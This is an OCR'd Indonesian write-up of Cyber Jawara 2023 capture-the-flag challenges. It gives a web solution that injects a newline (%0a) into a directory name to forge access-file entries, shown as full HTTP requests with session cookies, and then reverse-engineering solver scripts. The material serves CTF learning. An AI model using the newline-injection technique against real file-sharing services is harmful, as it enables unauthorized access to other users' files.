
Solusi

Dikarenakan pengecekan hanya dilakukan dengan mengecek bahwa path tertulis di file <nama-user>/access, maka sebetulnya hanya perlu mencari cara untuk melakukan pollution ke file tersebut. Triknya adalah dengan membuat folder yang mengandung new line dan impersonate path yang ingin diakses.

Berikut skenario yang perlu dilakukan:

1. Setelah membuat akun, buat folder dengan nama dummy%0arepository/wonderadmin. Kuncinya adalah %0a yang akan didecode

menjadi new line.




```
POST /create_directory HTTP/1.1
Host: wonder-drive.ctf.cyberjawara.id
Cookie: session=eyJlc2VybmFtZSI6ImNvYmFjb2JhYWpha2FrYWsifQ.ZWz6gg.vWHbcfKUWt8Wsa24ddomy5aXa-Y
Content-Length: 60
Upgrade-Insecure-Requests: 1
Origin: https://wonder-drive.ctf.cyberjawara.id
Content-Type: application/x-www-form-urlencoded
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: https://wonder-drive.ctf.cyberjawara.id/repository/cobacobaajakakak/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

directory_name=dummy%0arepository/wonderadmin/&current_path=
```

Response

```
HTTP/1.1 302 FOUND
Server: nginx/1.24.0 (Ubuntu)
Date: Sun, 03 Dec 2023 22:01:37 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 245
Connection: close
Location: /repository/cobacobaajakakak/
Vary: Cookie

<!doctype html>
<html lang=en>
  <title>
    Redirecting...
  </title>
  <h1>
    Redirecting...
```

2. Lalu upload file flag.txt ke folder tersebut.




```
POST /upload?directory=dummy%0arepository/wonderadmin HTTP/1.1
Host: wonder-drive.ctf.cyberjawara.id
Cookie: session=eyJlc2VybmFtZSI6ImNvYmFjb2JhYWpha2FrYWsifQ.ZWz6gg.vWHbcfKUWt8Wsa24ddomy5aXa-Y
Content-Length: 190
Upgrade-Insecure-Requests: 1
Origin: https://wonder-drive.ctf.cyberjawara.id
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryhK9vQLfxw5QoDZGW
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: https://wonder-drive.ctf.cyberjawara.id/repository/cobacobaajakakak/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundaryhK9vQLfxw5QoDZGW
Content-Disposition: form-data; name="file"; filename="flag.txt"
Content-Type: text/plain

REDACTED
------WebKitFormBoundaryhK9vQLfxw5QoDZGW--
```

Response

```
Date: Sun, 03 Dec 2023 22:03:14 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 305
Connection: close
Location: /repository/cobacobaajakakak/dummy%0Arepository/wonderadmin
Vary: Cookie

<!doctype html>
<html lang=en>
  <title>
```

3. Kemudian lakukan share dan accept_share atas file baru tersebut di akun milik sendiri. Langkah ini yang akan menginject dua buah baris baru di <nama-user>/access, yakni "dummy" dan "repository/wonderadmin/flag.txt".



```
POST /share HTTP/1.1
Host: wonder-drive.ctf.cyberjawara.id
Cookie: session=eyJ1c2VybmFtZSI6ImNvYmFjb2JhYWpha2FrYWsifQ.ZWz6gg.vWHbcfKUWt8Wsa24ddomy5aXa-Y
Content-Length: 75
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://wonder-drive.ctf.cyberjawara.id
Referer: https://wonder-drive.ctf.cyberjawara.id/repository/cobacobaajakakak/flag.txt
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=cobacobaajakakak&file_path=dummy%0arepository/wonderadmin/flag.txt
```

Search... 0 matches

Response

```
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Sun, 03 Dec 2023 22:04:18 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Vary: Cookie
Content-Length: 144

.eJyrViotTilSslJKzk9KB0HErMRsEFTSUUrLzEktSCzJAMoWpRbkF2eW5BdV6qMrlE8pzc2tjMlDUlKen5eSWpSYkpuZp5-Wk5iuVlJRolQLAFscKJk.rZXCybTdPIZqKD7fPFKiGtMaL7I
```


```
POST
/accept_share/.eJyrViotTilSslJKzk9KB0HErMRsEFTSUUrLzEktSCzJAMoWpRbkF2eW5BdV6qMrlE8pzc2tjMlDUlKen5eSWpSYkpuZp5-Wk5iuVlJRolQLAFscKJk.rZXCybTdPIZqKD7fPFKiGtMaL7I HTTP/1.1
Host: wonder-drive.ctf.cyberjawara.id
Cookie: session=eyJ1c2VybmFtZSI6ImNvYmFjb2JhYWpha2FrYWsifQ.ZWz6gg.vWHbcfKUWt8Wsa24ddomy5aXa-Y
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Search... 0 matches

Response

```
HTTP/1.1 302 FOUND
Server: nginx/1.24.0 (Ubuntu)
Date: Sun, 03 Dec 2023 22:05:12 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 245
Connection: close
Location: /repository/cobacobaajakakak/
Vary: Cookie

<!doctype html>
<html lang=en>
  <title>
    Redirecting...
  </title>
```

4. Barulah kita dapat mengakses file repository/wonderadmin/flag.txt dan mengunduh filenya untuk mendapatkan flag.



```
Pretty  Raw  Hex                                                                                                    \n
1  GET /download/wonderadmin/flag.txt HTTP/1.1
2  Host: wonder-drive.ctf.cyberjawara.id
3  Cookie: session=eyJlc2VybmFtZSI6ImNvYmFjb2JhYWpha2FrYWsifQ.ZWz6gg.vWHbcfKUWt8Wsa24ddomy5aXa-Y
4  Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Windows"
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
```

Search... 0 matches

Response

```
Pretty  Raw  Hex  Render                                                                                            \n
1  HTTP/1.1 200 OK
2  Server: nginx/1.24.0 (Ubuntu)
3  Date: Sun, 03 Dec 2023 22:05:58 GMT
4  Content-Type: text/plain; charset=utf-8
5  Content-Length: 45
6  Connection: close
7  Content-Disposition: inline; filename=flag.txt
8  Last-Modified: Sat, 02 Dec 2023 06:57:56 GMT
9  Cache-Control: no-cache
10 ETag: "1701500276.5540295-45-58723870"
11 Vary: Cookie
12
13 CJ2023{wonderful_trick!_zzzzzzzzzzzzzzzzzzz}
```

Flag


CJ2023{wonderful_trick!_zzzzzzzzzzzzzzzzzzz}

REVERSE ENGINEERING

newcomer

Solusi

Classic xor input dengan random bytes challenge. Random bytesnya dapat dari xorshiro, dan jadi yaudah tinggal dapetin aja 60-an bytesnya terus xor dengan expected result. Udah, ini aku kerjain manual + python interactive sih.



Break di 0x21f12d terus check nilai al, iya aku manual 60 kali dari sini malas scripting gdb.

Flag

CJ2023{tbh_i_ran_out_of_ideas_idk_if_you_guys_learned_anything_from_this}

elitist

Solusi

Functional programming challenge. Main logicnya berada di $author$project$Main$vv, dimana input kita bakal dilakukin… sesuatu. Intinya:
$author$project$Main$gl: Ubah input string jadi array of integer, dimana integernya merepresentasikan index masing-masing char di string "4YV2uI0dyTWU6x8wF3DEXM_s-oqZkORmaHgvA{pCGJel1ncQzNSKbP?9j75ih}rBfLt"

$author$project$Main$fl: Ubah array tersebut jadi matrix, dengan size $author$project$Main$dd x $author$project$Main$dd ($author$project$Main$dd = 8)

$author$project$Main$dt: matrix multiplication di finite field 67
$author$project$Main$tl: matrix diubah jadi array
$author$project$Main$gs: array integer jadi string, berdasarkan string diatas

Hasilnya harus sama dengan
“7ETBZhbt_XhnStCIlf1vbq7o-QDUR0aTLX_vFJxx{90pyHvdHhHh?pG-eIj3ao98”
Yaudah tinggal inverse matrix aja, tapi pake sage soalnya dalam field.

Code

elitist.py

```
import numpy as np

AAA =
"4YV2uI0dyTWU6x8wF3DEXM_s-oqZkORmaHgvA{pCGJel1ncQzNSKbP?9j75ih}rBfLt"

const =
"3RgJFzNJq6Pxxc7L1LjDtTtPA2q?vhw1JUF_}oBBxi3hid_vpSxpMyrKdS{J9qbia7S"[:64
]
target =
'7ETBZhbt_XhnStCIlf1vbq7o-QDUR0aTLX_vFJxx{90pyHvdHhHh?pG-eIj3ao98'[:64]

a = np.array([AAA.index(i) for i in const]).reshape(8, 8)
b = np.array([AAA.index(i) for i in target]).reshape(8, 8)

print(a)
print(b)

print("MATRIX ATAS MASUKIN SAGE")

# a_inv = np.matmul(b, np.linalg.inv(a))

# c = [17, 30, 34, 41, 16, 48, 49, 41, 26, 12, 53, 13, 13, 46, 57, 65,
44, 65, 56, 18, 66, 9, 66, 53, 36, 3, 26, 54, 35, 60, 15, 44, 41, 11, 16,
22, 61, 25, 63, 63, 13, 59, 17, 60, 59, 7, 22, 35, 38, 50, 13, 38, 21, 8,
62, 51, 7, 50, 37, 41, 55, 26, 52, 59, 32, 57, 50]
# print(a, b)
```

```
# print(a_inv)

print()
print()
print("RESULT:")

res = [39, 41, 3, 6, 3, 17, 37, 7, 59, 7, 22, 8, 25, 4, 22, 32, 43, 23,
       25, 22, 15, 62, 59, 66, 42, 22, 46, 25, 7, 42, 22, 25, 45, 22, 38,
       32, 38, 42, 62, 22, 66, 25, 22, 32, 35, 25, 59, 7, 22, 23, 59, 7,
       42, 22, 42, 64, 64, 42, 46, 23, 54, 54, 54, 61]

print(''.join([AAA[i] for i in res]))
```

Solve_lin_eq_in_field.sage

```
F = GF(67)
M = Matrix(F,
[[17,30,34,41,16,48,49,41],[26,12,53,13,13,46,57,65],[44,65,56,18,66,9,66
,53],[36,3,26,54,35,60,15,44],[41,11,16,22,61,25,63,63],[13,59,17,60,59,7
,22,35],[38,50,13,38,21,8,62,51],[7,50,37,41,55,26,52,59]])
v = Matrix(F,
[[57,19,9,63,27,60,52,66],[22,20,60,45,50,66,39,5],[43,64,44,35,52,26,57,
25],[24,47,18,11,30,6,32,9],[65,20,22,35,16,41,13,13],[37,55,6,38,8,33,35
,7],[33,60,33,60,54,38,40,24],[42,5,56,17,32,25,55,14]])
a = M.solve_left(v)

a.numpy().flatten()
```

```
app-release.apk_Decompiler.com.zip  flag.png.stone  magic-2      migra
(env) [zafirr@wsl2-ubuntu CJ_2023]$ python elitist.py
[[17 30 34 41 16 48 49 41]
 [26 12 53 13 13 46 57 65]
 [44 65 56 18 66  9 66 53]
 [36  3 26 54 35 60 15 44]
 [41 11 16 22 61 25 63 63]
 [13 59 17 60 59  7 22 35]
 [38 50 13 38 21  8 62 51]
 [ 7 50 37 41 55 26 52 59]]
[[57 19  9 63 27 60 52 66]
 [22 20 60 45 50 66 39  5]
 [43 64 44 35 52 26 57 25]
 [24 47 18 11 30  6 32  9]
 [65 20 22 35 16 41 13 13]
 [37 55  6 38  8 33 35  7]
 [33 60 33 60 54 38 40 24]
 [42  5 56 17 32 25 55 14]]
MATRIX ATAS MASUKIN SAGE


RESULT:
CJ2023{did_you_also_write_code_on_paper_to_avoid_side_effecs???}
(env) [zafirr@wsl2-ubuntu CJ_2023]$
```

Flag

CJ2023{did_you_also_write_code_on_paper_to_avoid_side_effecs???}

stoneager

Solusi

Programmnya awalnya akan mprotect pada diri sendiri, dimana akan dixor bagiain .text sebanyak 0x31e bytes dari 0x4014df dengan sebuah key “stoneage”. Nah kalo gitu kita bisa xor saja untuk generate elf yang fixed.

binary-decoder.py

```
########
# Decode real binary instruction
########

key = b"stoneage"
with open("stoneager", "rb") as binex:
    binex_content = binex.read()
binex_content = list(binex_content)
```

```
base = 0x14df
for i in range(0x31e):
    binex_content[base + i] = binex_content[base + i] ^ key[i % len(key)]

with open("stoneager-decode", "wb") as binex:
    binex.write(bytes(bytearray(binex_content)))
```

Setelah dapat fixed elf, hasil decompilasi lebih kurang gini:
* Baca 16 byte random dari urandom, split jadi 2 key, masing-masing 8 byte (key1, key2)
* Baca file yang bukan stoneger
* tiap 8 byte, xor dengan hasil gen_key

Gen_key bakal return key1+key2, sekaligus key1 dan key2 diupdate
Key1 = (key1 ^ key2) << 0xe ^ rol(key1, 0x37) ^ key1 ^ key2
Key2 = rol((key1 ^ key2), 0x24)

Nah karena kita tau filenya adalah png, kita tau 16 byte pertama. Itu cukup buat 2 iterasi "enkripsi", dan hasilnya kita masukin ke z3 aja, boom dapat key1 dan key2 dan tinggal decrypt sisanya.

Code


stoneager-solve.py

```
from z3 import *

SEED1 = BitVec('SEED1', 64)
SEED2 = BitVec('SEED2', 64)

leak1 = 0x0a1a0a0d474e5089 ^ 0x665ea86e8dc4e7d
leak2 = 0x524448490d000000 ^ 0x72beaab07b318fd7

# Create a solver
solver = Solver()

# Add the constraint to the solver
solver.add((SEED1 + SEED2) & 0xffffffffffffffff == leak1)
solver.add(((RotateLeft(SEED1 ^ SEED2, 0x24) + ((((SEED1 ^ SEED2) << 0xe)
& 0xffffffffffffffff) ^ (RotateLeft(SEED1, 0x37)) ^ SEED1 ^ SEED2))  &
0xffffffffffffffff) == leak2)
```

```
while(str(solver.check()) == "sat"):
    model = solver.model()
    print(model)
    solver.add(SEED2 != model[SEED2].as_long())
```

stoneager-decoder.py

```
from pwn import *

SEED2 = 10159215293015320702
SEED1 = 9188214121742284406

def rotate_left_64bit(number, rotate_amount):
    return ((number << rotate_amount) | (number >> (64 - rotate_amount)))
& ((1 << 64) - 1)

def rotate_right_64bit(number, rotate_amount):
    return ((number >> rotate_amount) | (number << (64 - rotate_amount)))
& ((1 << 64) - 1)

def gen_key():
    global SEED1, SEED2
    res = (SEED1 + SEED2) & 0xffffffffffffffff
    a = SEED1 ^ SEED2
    b = rotate_left_64bit(SEED1, 0x37)
    SEED1 = ((a << 0xe) ^ b ^ a)  & 0xffffffffffffffff
    SEED2 = rotate_left_64bit(a, 0x24)
    return res

datas = open("flag.png.stone", "rb").read()

res = b""
for i in range(0, len(datas), 8):
    key = gen_key()
    res += xor(p64(key), datas[i:i+8])

open("flag.png", "wb").write(res)
```




```
CJ2023{i_rarely_make_elfs_challenges_but_when_i_do_ill_make_sure_you_suffer}
```

imperative-stoneager@CJ2023

Flag

CJ2023{i_rarely_make_elfs_challenges_but_when_i_do_ill_make_sure_you_suffer}

FORENSIC

apocalypse

Solusi

Diberikan dua PNG file yang corrupt. Kalau diperhatikan, corruptnya dari length chunk dan CRC checksum tiap chunk. Dengan mengikuti petunjuk dari blog ini https://pyokagan.name/blog/2019-10-14-png/, kita bisa melakukan recovery chunk satu per satu.

